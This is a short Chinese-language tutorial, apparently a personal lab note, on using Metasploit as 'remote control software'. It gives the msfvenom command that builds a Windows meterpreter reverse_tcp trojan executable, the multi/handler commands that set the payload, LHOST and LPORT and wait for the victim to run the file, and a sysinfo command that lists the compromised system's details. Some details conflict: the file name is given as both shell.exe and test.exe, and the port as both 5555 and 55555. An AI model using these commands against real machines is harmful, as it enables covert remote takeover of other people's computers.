Metasploit 之我的远程控制软件

Msfconsole 启动metasploit的命令行模式

·木马： 控制端（控制原程） --------- 服务端（木马程序）

1. 根据自己的IP生成一个木马（192.168.136.255）

Msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.136.255 LPORT=5555 shell > shell.exe

这样会生成一个test.exe的木马程序，将此程序粘贴到其他的系统（例如我的window10）

------------------------------以下是在metasploit里面进行的---------------------


1. use exploit/multi/handler

使用handler这个模块

1. set payload windows/meterpreter/reverse\_tcp

使用这个shellcode

1. Show options



LHOST = 192.168.136.255 LPORT = 55555

1. set LHOST 192.168.136.255 

set LPORT 5555 

1. Exploit(执行程序)，点开window10里面的test.exe，会在kali里面 获得window10的IP地址
2. 得到这个有什么用呢？

Sysinfo

可以获得目标的系统（window10），系统语言（中文）等详情，